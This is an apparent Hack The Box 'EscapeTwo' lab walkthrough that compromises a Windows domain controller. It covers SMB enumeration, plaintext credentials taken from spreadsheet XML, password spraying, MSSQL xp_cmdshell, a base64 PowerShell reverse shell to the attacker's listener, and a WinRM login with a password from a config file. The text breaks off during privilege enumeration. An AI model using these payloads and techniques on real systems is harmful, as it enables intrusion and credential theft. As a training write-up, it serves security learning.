
Machine Information
As is common in real-life Windows pentests, we start this box with credentials for the following account: rose / KxEPkKe6R8su
Reconnaissance
The first thing we need to do is perform network enumeration using nmap to identify open ports and running services on the target machine.
┌──(chjwoo㉿hackbox)-[/mnt/…/cybersec/hackthebox/machines/escapetwo]└─$ sudo nmap -sVC -p- -Pn 10.129.232.128 --min-rate=1000 -T4 -oN nmap_results[sudo] password for chjwoo:Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-17 19:07 WIBNmap scan report for 10.129.232.128Host is up (0.038s latency).Not shown: 65510 filtered tcp ports (no-response)PORT STATE SERVICE VERSION53/tcp open domain Simple DNS Plus88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-12-17 12:11:01Z)135/tcp open msrpc Microsoft Windows RPC139/tcp open netbios-ssn Microsoft Windows netbios-ssn389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)|_ssl-date: 2025-12-17T12:12:42+00:00; -1s from scanner time.| ssl-cert: Subject:| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL| Not valid before: 2025-06-26T11:46:45|_Not valid after: 2124-06-08T17:00:40445/tcp open microsoft-ds?464/tcp open kpasswd5?593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)|_ssl-date: 2025-12-17T12:12:42+00:00; 0s from scanner time.| ssl-cert: Subject:| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL| Not valid before: 2025-06-26T11:46:45|_Not valid after: 2124-06-08T17:00:401433/tcp open ms-sql-s Microsoft SQL Server 2019 15.00.2000.00; RTM| ms-sql-info:| 10.129.232.128:1433:| Version:| name: Microsoft SQL Server 2019 RTM| number: 15.00.2000.00| Product: Microsoft SQL Server 2019| Service pack level: RTM| Post-SP patches applied: false|_ TCP port: 1433| ms-sql-ntlm-info:| 10.129.232.128:1433:| Target_Name: SEQUEL| NetBIOS_Domain_Name: SEQUEL| NetBIOS_Computer_Name: DC01| DNS_Domain_Name: sequel.htb| DNS_Computer_Name: DC01.sequel.htb| DNS_Tree_Name: sequel.htb|_ Product_Version: 10.0.17763|_ssl-date: 2025-12-17T12:12:42+00:00; 0s from scanner time.| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback| Not valid before: 2025-12-17T12:07:07|_Not valid after: 2055-12-17T12:07:073268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)|_ssl-date: 2025-12-17T12:12:42+00:00; -1s from scanner time.| ssl-cert: Subject:| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL| Not valid before: 2025-06-26T11:46:45|_Not valid after: 2124-06-08T17:00:403269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)| ssl-cert: Subject:| Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL| Not valid before: 2025-06-26T11:46:45|_Not valid after: 2124-06-08T17:00:40|_ssl-date: 2025-12-17T12:12:42+00:00; 0s from scanner time.5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-title: Not Found|_http-server-header: Microsoft-HTTPAPI/2.09389/tcp open mc-nmf .NET Message Framing47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not Found49664/tcp open msrpc Microsoft Windows RPC49665/tcp open msrpc Microsoft Windows RPC49666/tcp open msrpc Microsoft Windows RPC49667/tcp open msrpc Microsoft Windows RPC49691/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.049692/tcp open msrpc Microsoft Windows RPC49693/tcp open msrpc Microsoft Windows RPC49710/tcp open msrpc Microsoft Windows RPC49726/tcp open unknown49744/tcp open msrpc Microsoft Windows RPCService Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| smb2-security-mode:| 3:1:1:|_ Message signing enabled and required| smb2-time:| date: 2025-12-17T12:12:05|_ start_date: N/A
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 293.94 secondsAnalysis scan result
- Active Directory Domain Controller (LDAP, Kerberos, DNS)
- SMB services on port 445
- MSSQL Server 2019 on port 1433
- WinRM on port 5985
- Domain:
sequel.htb - Hostname:
DC01.sequel.htb
Adding /etc/hosts
To ensure proper name resolution during enumeration, we add the domain and hostname to our local hosts file:
10.129.232.128 DC01.sequel.htb sequel.htb DC01Enumeration
We are provided with initial credentials, so the next logical step is to verify their validity and begin service enumeration. I first tested the credentials against SMB using NetExec (nxc).
┌──(chjwoo㉿hackbox)-[/mnt/…/cybersec/hackthebox/machines/escapetwo]└─$ nxc smb dc01.sequel.htb -u rose -p KxEPkKe6R8suSMB 10.129.232.128 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)SMB 10.129.232.128 445 DC01 [+] sequel.htb\rose:KxEPkKe6R8suThe credentials turn out to be valid, which allows us to enumerate available SMB shares.
┌──(chjwoo㉿hackbox)-[/mnt/…/cybersec/hackthebox/machines/escapetwo]└─$ nxc smb dc01.sequel.htb -u rose -p KxEPkKe6R8su --sharesSMB 10.129.232.128 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)SMB 10.129.232.128 445 DC01 [+] sequel.htb\rose:KxEPkKe6R8suSMB 10.129.232.128 445 DC01 [*] Enumerated sharesSMB 10.129.232.128 445 DC01 Share Permissions RemarkSMB 10.129.232.128 445 DC01 ----- ----------- ------SMB 10.129.232.128 445 DC01 Accounting Department READSMB 10.129.232.128 445 DC01 ADMIN$ Remote AdminSMB 10.129.232.128 445 DC01 C$ Default shareSMB 10.129.232.128 445 DC01 IPC$ READ Remote IPCSMB 10.129.232.128 445 DC01 NETLOGON READ Logon server shareSMB 10.129.232.128 445 DC01 SYSVOL READ Logon server shareSMB 10.129.232.128 445 DC01 Users READUsing the valid credentials, we discover several readable shares. Two of them stand out immediately:
- Accounting Department
- Users
Since custom department shares often contain sensitive data, I started by exploring the Accounting Department share.
┌──(chjwoo㉿hackbox)-[/mnt/…/cybersec/hackthebox/machines/escapetwo]└─$ smbclient //dc01.sequel.htb/Accounting\ Department -U rose --password KxEPkKe6R8suTry "help" to get a list of possible commands.smb: \> ls . D 0 Sun Jun 9 17:52:21 2024 .. D 0 Sun Jun 9 17:52:21 2024 accounting_2024.xlsx A 10217 Sun Jun 9 17:14:49 2024 accounts.xlsx A 6780 Sun Jun 9 17:52:07 2024
6367231 blocks of size 4096. 926742 blocks availablesmb: \> mget *Get file accounting_2024.xlsx? ygetting file \accounting_2024.xlsx of size 10217 as accounting_2024.xlsx (13.7 KiloBytes/sec) (average 13.7 KiloBytes/sec)Get file accounts.xlsx? ygetting file \accounts.xlsx of size 6780 as accounts.xlsx (27.8 KiloBytes/sec) (average 17.2 KiloBytes/sec)smb: \> exit
┌──(chjwoo㉿hackbox)-[/mnt/…/cybersec/hackthebox/machines/escapetwo]└─$ lsaccounting_2024.xlsx accounts.xlsx nmap_resultsInside the share, we find two Excel files:
accounting_2024.xlsxaccounts.xlsx
Both files are downloaded for further analysis.


However, attempting to open them normally reveals that they are corrupted.
┌──(chjwoo㉿hackbox)-[/mnt/…/cybersec/hackthebox/machines/escapetwo]└─$ file accounts.xlsxaccounts.xlsx: Zip archive data, made by v2.0, extract using at least v2.0, last modified Jun 09 2024 10:47:44, uncompressed size 681, method=deflate
┌──(chjwoo㉿hackbox)-[/mnt/…/cybersec/hackthebox/machines/escapetwo]└─$ file accounting_2024.xlsxaccounting_2024.xlsx: Zip archive data, made by v4.5, extract using at least v2.0, last modified Jan 01 1980 00:00:00, uncompressed size 1284, method=deflateA closer look using the file command shows that both files are actually ZIP archives, which is expected since modern .xlsx files are ZIP-based.
┌──(chjwoo㉿hackbox)-[/mnt/…/cybersec/hackthebox/machines/escapetwo]└─$ unzip accounts.xlsx -d accountsArchive: accounts.xlsxfile #1: bad zipfile offset (local header sig): 0 inflating: accounts/xl/workbook.xml inflating: accounts/xl/theme/theme1.xml inflating: accounts/xl/styles.xml inflating: accounts/xl/worksheets/_rels/sheet1.xml.rels inflating: accounts/xl/worksheets/sheet1.xml inflating: accounts/xl/sharedStrings.xml inflating: accounts/_rels/.rels inflating: accounts/docProps/core.xml inflating: accounts/docProps/app.xml inflating: accounts/docProps/custom.xml inflating: accounts/[Content_Types].xmlDespite the corruption warning, unzipping the files partially succeeds and exposes several XML files. These XML files store the spreadsheet’s raw data.
┌──(chjwoo㉿hackbox)-[/mnt/…/hackthebox/machines/escapetwo/accounts]└─$ cd xl
┌──(chjwoo㉿hackbox)-[/mnt/…/machines/escapetwo/accounts/xl]└─$ lssharedStrings.xml styles.xml theme workbook.xml worksheets
┌──(chjwoo㉿hackbox)-[/mnt/…/machines/escapetwo/accounts/xl]└─$ cat sharedStrings.xml<?xml version="1.0" encoding="UTF-8" standalone="yes"?><sst xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" count="25" uniqueCount="24"><si><t xml:space="preserve">First Name</t></si><si><t xml:space="preserve">Last Name</t></si><si><t xml:space="preserve">Email</t></si><si><t xml:space="preserve">Username</t></si><si><t xml:space="preserve">Password</t></si><si><t xml:space="preserve">Angela</t></si><si><t xml:space="preserve">Martin</t></si><si><t xml:space="preserve">angela@sequel.htb</t></si><si><t xml:space="preserve">angela</t></si><si><t xml:space="preserve">0fwz7Q4mSpurIt99</t></si><si><t xml:space="preserve">Oscar</t></si><si><t xml:space="preserve">Martinez</t></si><si><t xml:space="preserve">oscar@sequel.htb</t></si><si><t xml:space="preserve">oscar</t></si><si><t xml:space="preserve">86LxLBMgEWaKUnBG</t></si><si><t xml:space="preserve">Kevin</t></si><si><t xml:space="preserve">Malone</t></si><si><t xml:space="preserve">kevin@sequel.htb</t></si><si><t xml:space="preserve">kevin</t></si><si><t xml:space="preserve">Md9Wlq1E5bZnVDVo</t></si><si><t xml:space="preserve">NULL</t></si><si><t xml:space="preserve">sa@sequel.htb</t></si><si><t xml:space="preserve">sa</t></si><si><t xml:space="preserve">MSSQLP@ssw0rd!</t></si></sst>By inspecting sharedStrings.xml, we uncover a critical finding: usernames, email addresses, and plaintext passwords.
┌──(chjwoo㉿hackbox)-[/mnt/…/machines/escapetwo/accounts/xl]└─$ grep -oP '(?<=<t xml:space="preserve">).*?(?=</t>)' sharedStrings.xml | awk '/@/ {email=$0; getline user; getline pass; print user ":" email ":" pass}' > ../../creds.txt
┌──(chjwoo㉿hackbox)-[/mnt/…/machines/escapetwo/accounts/xl]└─$ cd ../../
┌──(chjwoo㉿hackbox)-[/mnt/…/cybersec/hackthebox/machines/escapetwo]└─$ cat creds.txtangela:angela@sequel.htb:0fwz7Q4mSpurIt99oscar:oscar@sequel.htb:86LxLBMgEWaKUnBGkevin:kevin@sequel.htb:Md9Wlq1E5bZnVDVosa:sa@sequel.htb:MSSQLP@ssw0rd!To cleanly extract the credentials, I used a combination of grep and awk to parse the XML content and save the results into a structured file. Let’s create separate files for usernames and passwords:
┌──(chjwoo㉿hackbox)-[/mnt/…/cybersec/hackthebox/machines/escapetwo]└─$ cat usersangelaoscarkevinsa┌──(chjwoo㉿hackbox)-[/mnt/…/cybersec/hackthebox/machines/escapetwo]└─$ cat passwords0fwz7Q4mSpurIt9986LxLBMgEWaKUnBGMd9Wlq1E5bZnVDVoMSSQLP@ssw0rd!To determine where these credentials can be reused, I performed password spraying against SMB first.
┌──(chjwoo㉿hackbox)-[/mnt/…/cybersec/hackthebox/machines/escapetwo]└─$ nxc smb dc01.sequel.htb -u users -p passwords --continue-on-successSMB 10.129.232.128 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)SMB 10.129.232.128 445 DC01 [-] sequel.htb\angela:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURESMB 10.129.232.128 445 DC01 [-] sequel.htb\oscar:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURESMB 10.129.232.128 445 DC01 [-] sequel.htb\kevin:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURESMB 10.129.232.128 445 DC01 [-] sequel.htb\sa:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURESMB 10.129.232.128 445 DC01 [-] sequel.htb\angela:86LxLBMgEWaKUnBG STATUS_LOGON_FAILURESMB 10.129.232.128 445 DC01 [+] sequel.htb\oscar:86LxLBMgEWaKUnBGSMB 10.129.232.128 445 DC01 [-] sequel.htb\kevin:86LxLBMgEWaKUnBG STATUS_LOGON_FAILURESMB 10.129.232.128 445 DC01 [-] sequel.htb\sa:86LxLBMgEWaKUnBG STATUS_LOGON_FAILURESMB 10.129.232.128 445 DC01 [-] sequel.htb\angela:Md9Wlq1E5bZnVDVo STATUS_LOGON_FAILURESMB 10.129.232.128 445 DC01 [-] sequel.htb\kevin:Md9Wlq1E5bZnVDVo STATUS_LOGON_FAILURESMB 10.129.232.128 445 DC01 [-] sequel.htb\sa:Md9Wlq1E5bZnVDVo STATUS_LOGON_FAILURESMB 10.129.232.128 445 DC01 [-] sequel.htb\angela:MSSQLP@ssw0rd! STATUS_LOGON_FAILURESMB 10.129.232.128 445 DC01 [-] sequel.htb\kevin:MSSQLP@ssw0rd! STATUS_LOGON_FAILURESMB 10.129.232.128 445 DC01 [-] sequel.htb\sa:MSSQLP@ssw0rd! STATUS_LOGON_FAILUREOnly one account succeeds: oscar : 86LxLBMgEWaKUnBG However, this account does not provide access to any new SMB shares. At this point, SMB appears to be a dead end.
Since MSSQL is exposed and we discovered a likely database password, the next step is to test these credentials against the SQL service.
┌──(chjwoo㉿hackbox)-[/mnt/…/cybersec/hackthebox/machines/escapetwo]└─$ nxc mssql dc01.sequel.htb -u users -p passwords --continue-on-success --local-authMSSQL 10.129.232.128 1433 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb)MSSQL 10.129.232.128 1433 DC01 [-] DC01\angela:0fwz7Q4mSpurIt99 (Login failed for user 'angela'. Please try again with or without '--local-auth')MSSQL 10.129.232.128 1433 DC01 [-] DC01\oscar:0fwz7Q4mSpurIt99 (Login failed for user 'oscar'. Please try again with or without '--local-auth')MSSQL 10.129.232.128 1433 DC01 [-] DC01\kevin:0fwz7Q4mSpurIt99 (Login failed for user 'kevin'. Please try again with or without '--local-auth')MSSQL 10.129.232.128 1433 DC01 [-] DC01\sa:0fwz7Q4mSpurIt99 (Login failed for user 'sa'. Please try again with or without '--local-auth')MSSQL 10.129.232.128 1433 DC01 [-] DC01\angela:86LxLBMgEWaKUnBG (Login failed for user 'angela'. Please try again with or without '--local-auth')MSSQL 10.129.232.128 1433 DC01 [-] DC01\oscar:86LxLBMgEWaKUnBG (Login failed for user 'oscar'. Please try again with or without '--local-auth')MSSQL 10.129.232.128 1433 DC01 [-] DC01\kevin:86LxLBMgEWaKUnBG (Login failed for user 'kevin'. Please try again with or without '--local-auth')MSSQL 10.129.232.128 1433 DC01 [-] DC01\sa:86LxLBMgEWaKUnBG (Login failed for user 'sa'. Please try again with or without '--local-auth')MSSQL 10.129.232.128 1433 DC01 [-] DC01\angela:Md9Wlq1E5bZnVDVo (Login failed for user 'angela'. Please try again with or without '--local-auth')MSSQL 10.129.232.128 1433 DC01 [-] DC01\oscar:Md9Wlq1E5bZnVDVo (Login failed for user 'oscar'. Please try again with or without '--local-auth')MSSQL 10.129.232.128 1433 DC01 [-] DC01\kevin:Md9Wlq1E5bZnVDVo (Login failed for user 'kevin'. Please try again with or without '--local-auth')MSSQL 10.129.232.128 1433 DC01 [-] DC01\sa:Md9Wlq1E5bZnVDVo (Login failed for user 'sa'. Please try again with or without '--local-auth')MSSQL 10.129.232.128 1433 DC01 [-] DC01\angela:MSSQLP@ssw0rd! (Login failed for user 'angela'. Please try again with or without '--local-auth')MSSQL 10.129.232.128 1433 DC01 [-] DC01\oscar:MSSQLP@ssw0rd! (Login failed for user 'oscar'. Please try again with or without '--local-auth')MSSQL 10.129.232.128 1433 DC01 [-] DC01\kevin:MSSQLP@ssw0rd! (Login failed for user 'kevin'. Please try again with or without '--local-auth')MSSQL 10.129.232.128 1433 DC01 [+] DC01\sa:MSSQLP@ssw0rd! (Pwn3d!)Great! The sa account has access to MSSQL with the password MSSQLP@ssw0rd!.
Foothold
With sa access confirmed, we test whether xp_cmdshell is enabled. This feature allows arbitrary command execution on the underlying system.
┌──(chjwoo㉿hackbox)-[/mnt/…/cybersec/hackthebox/machines/escapetwo]└─$ nxc mssql dc01.sequel.htb -u sa -p 'MSSQLP@ssw0rd!' --local-auth -x whoamiMSSQL 10.129.232.128 1433 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb)MSSQL 10.129.232.128 1433 DC01 [+] DC01\sa:MSSQLP@ssw0rd! (Pwn3d!)MSSQL 10.129.232.128 1433 DC01 [+] Executed command via mssqlexecMSSQL 10.129.232.128 1433 DC01 sequel\sql_svcThe command executes successfully, which confirms that xp_cmdshell is enabled and working. From here, we can go straight for a reverse shell. I generated the payload using revshells.com with the PowerShell #3 (Base64) template.
powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANQA3ACIALAA3ADcANwA3ACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==Let’s try the payload above. Don’t forget to start your listener first.
┌──(chjwoo㉿hackbox)-[/mnt/hgfs/cybersec/hackthebox/machines/escapetwo]└─$ nc -lnvp 7777listening on [any] 7777 ...Execute the reverse shell:
┌──(chjwoo㉿hackbox)-[/mnt/…/cybersec/hackthebox/machines/escapetwo]└─$ nxc mssql dc01.sequel.htb -u sa -p 'MSSQLP@ssw0rd!' --local-auth -x 'powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANQA3ACIALAA3ADcANwA3ACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA=='MSSQL 10.129.232.128 1433 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb)MSSQL 10.129.232.128 1433 DC01 [+] DC01\sa:MSSQLP@ssw0rd! (Pwn3d!)We successfully got a reverse shell!
┌──(chjwoo㉿hackbox)-[/mnt/hgfs/cybersec/hackthebox/machines/escapetwo]└─$ nc -lnvp 7777listening on [any] 7777 ...connect to [10.10.14.57] from (UNKNOWN) [10.129.232.128] 64663
PS C:\Windows\system32> whoamisequel\sql_svcLet’s check our privileges:
PS C:\Windows\system32> whoami /all
USER INFORMATION----------------
User Name SID============== ============================================sequel\sql_svc S-1-5-21-548670397-972687484-3496335370-1122
GROUP INFORMATION-----------------
Group Name Type SID Attributes========================================== ================ =============================================================== ===============================================================Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled groupBUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled groupBUILTIN\Pre-Windows 2000 Compatible Access Alias S-1-5-32-554 Mandatory group, Enabled by default, Enabled groupBUILTIN\Certificate Service DCOM Access Alias S-1-5-32-574 Mandatory group, Enabled by default, Enabled groupNT AUTHORITY\SERVICE Well-known group S-1-5-6 Mandatory group, Enabled by default, Enabled groupCONSOLE LOGON Well-known group S-1-2-1 Mandatory group, Enabled by default, Enabled groupNT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled groupNT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled groupNT SERVICE\MSSQL$SQLEXPRESS Well-known group S-1-5-80-3880006512-4290199581-1648723128-3569869737-3631323133 Enabled by default, Enabled group, Group ownerLOCAL Well-known group S-1-2-0 Mandatory group, Enabled by default, Enabled groupAuthentication authority asserted identity Well-known group S-1-18-1 Mandatory group, Enabled by default, Enabled groupSEQUEL\SQLServer2005SQLBrowserUser$DC01 Alias S-1-5-21-548670397-972687484-3496335370-1128 Mandatory group, Enabled by default, Enabled group, Local GroupSEQUEL\SQLRUserGroupSQLEXPRESS Alias S-1-5-21-548670397-972687484-3496335370-1129 Mandatory group, Enabled by default, Enabled group, Local GroupMandatory Label\High Mandatory Level Label S-1-16-12288
PRIVILEGES INFORMATION----------------------
Privilege Name Description State============================= ============================== ========SeChangeNotifyPrivilege Bypass traverse checking EnabledSeCreateGlobalPrivilege Create global objects EnabledSeIncreaseWorkingSetPrivilege Increase a process working set Disabled
USER CLAIMS INFORMATION-----------------------
User claims unknown.
Kerberos support for Dynamic Access Control on this device has been disabled.Nothing particularly interesting in the privileges. Let’s explore the file system:
PS C:\> ls
Directory: C:\
Mode LastWriteTime Length Name---- ------------- ------ ----d----- 11/5/2022 12:03 PM PerfLogsd-r--- 1/4/2025 7:11 AM Program Filesd----- 6/9/2024 8:37 AM Program Files (x86)d----- 6/8/2024 3:07 PM SQL2019d-r--- 6/9/2024 6:42 AM Usersd----- 1/4/2025 8:10 AM WindowsThere’s an interesting SQL2019 directory. Let’s investigate:
PS C:\> cd SQL2019PS C:\SQL2019> ls
Directory: C:\SQL2019
Mode LastWriteTime Length Name---- ------------- ------ ----d----- 1/3/2025 7:29 AM ExpressAdv_ENU
PS C:\SQL2019> cd ExpressAdv_ENUPS C:\SQL2019\ExpressAdv_ENU> ls
Directory: C:\SQL2019\ExpressAdv_ENU
Mode LastWriteTime Length Name---- ------------- ------ ----d----- 6/8/2024 3:07 PM 1033_ENU_LPd----- 6/8/2024 3:07 PM redistd----- 6/8/2024 3:07 PM resourcesd----- 6/8/2024 3:07 PM x64-a---- 9/24/2019 10:03 PM 45 AUTORUN.INF-a---- 9/24/2019 10:03 PM 788 MEDIAINFO.XML-a---- 6/8/2024 3:07 PM 16 PackageId.dat-a---- 9/24/2019 10:03 PM 142944 SETUP.EXE-a---- 9/24/2019 10:03 PM 486 SETUP.EXE.CONFIG-a---- 6/8/2024 3:07 PM 717 sql-Configuration.INI-a---- 9/24/2019 10:03 PM 249448 SQLSETUPBOOTSTRAPPER.DLL
PS C:\SQL2019\ExpressAdv_ENU> type sql-Configuration.INI[OPTIONS]ACTION="Install"QUIET="True"FEATURES=SQLINSTANCENAME="SQLEXPRESS"INSTANCEID="SQLEXPRESS"RSSVCACCOUNT="NT Service\ReportServer$SQLEXPRESS"AGTSVCACCOUNT="NT AUTHORITY\NETWORK SERVICE"AGTSVCSTARTUPTYPE="Manual"COMMFABRICPORT="0"COMMFABRICNETWORKLEVEL=""0"COMMFABRICENCRYPTION="0"MATRIXCMBRICKCOMMPORT="0"SQLSVCSTARTUPTYPE="Automatic"FILESTREAMLEVEL="0"ENABLERANU="False"SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"SQLSVCACCOUNT="SEQUEL\sql_svc"SQLSVCPASSWORD="WqSZAF6CysDQbGb3"SQLSYSADMINACCOUNTS="SEQUEL\Administrator"SECURITYMODE="SQL"SAPWD="MSSQLP@ssw0rd!"ADDCURRENTUSERASSQLADMIN="False"TCPENABLED="1"NPENABLED="1"BROWSERSVCSTARTUPTYPE="Automatic"IAcceptSQLServerLicenseTerms=TruePS C:\SQL2019\ExpressAdv_ENU>Great! We found a password: WqSZAF6CysDQbGb3. Let’s check the Users directory:
PS C:\> cd UsersPS C:\Users> ls
Directory: C:\Users
Mode LastWriteTime Length Name---- ------------- ------ ----d----- 12/25/2024 3:10 AM Administratord-r--- 6/9/2024 4:11 AM Publicd----- 6/9/2024 4:15 AM ryand----- 6/8/2024 4:16 PM sql_svcWe see a ryan user. Let’s try the password we found with Evil-WinRM:
┌──(chjwoo㉿hackbox)-[/mnt/…/cybersec/hackthebox/machines/escapetwo]└─$ evil-winrm -i dc01.sequel.htb -u ryan -p WqSZAF6CysDQbGb3
Evil-WinRM shell v3.9
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint*Evil-WinRM* PS C:\Users\ryan\Documents> whoamisequel\ryan*Evil-WinRM* PS C:\Users\ryan\Documents>
Success! Let’s grab the user flag:
*Evil-WinRM* PS C:\Users\ryan\Documents> cd ../Desktop*Evil-WinRM* PS C:\Users\ryan\Desktop> ls
    Directory: C:\Users\ryan\Desktop
Mode                LastWriteTime         Length Name----                -------------         ------ -----ar---       12/17/2025   4:06 AM             34 user.txt
*Evil-WinRM* PS C:\Users\ryan\Desktop> cat user.txt23cb5f97cece2e18af772e5[REDACTED]
Let’s check our privileges as ryan:
*Evil-WinRM* PS C:\Users\ryan\Desktop> whoami /all
USER INFORMATION----------------
User Name   SID=========== ============================================sequel\ryan S-1-5-21-548670397-972687484-3496335370-1114
GROUP INFORMATION-----------------
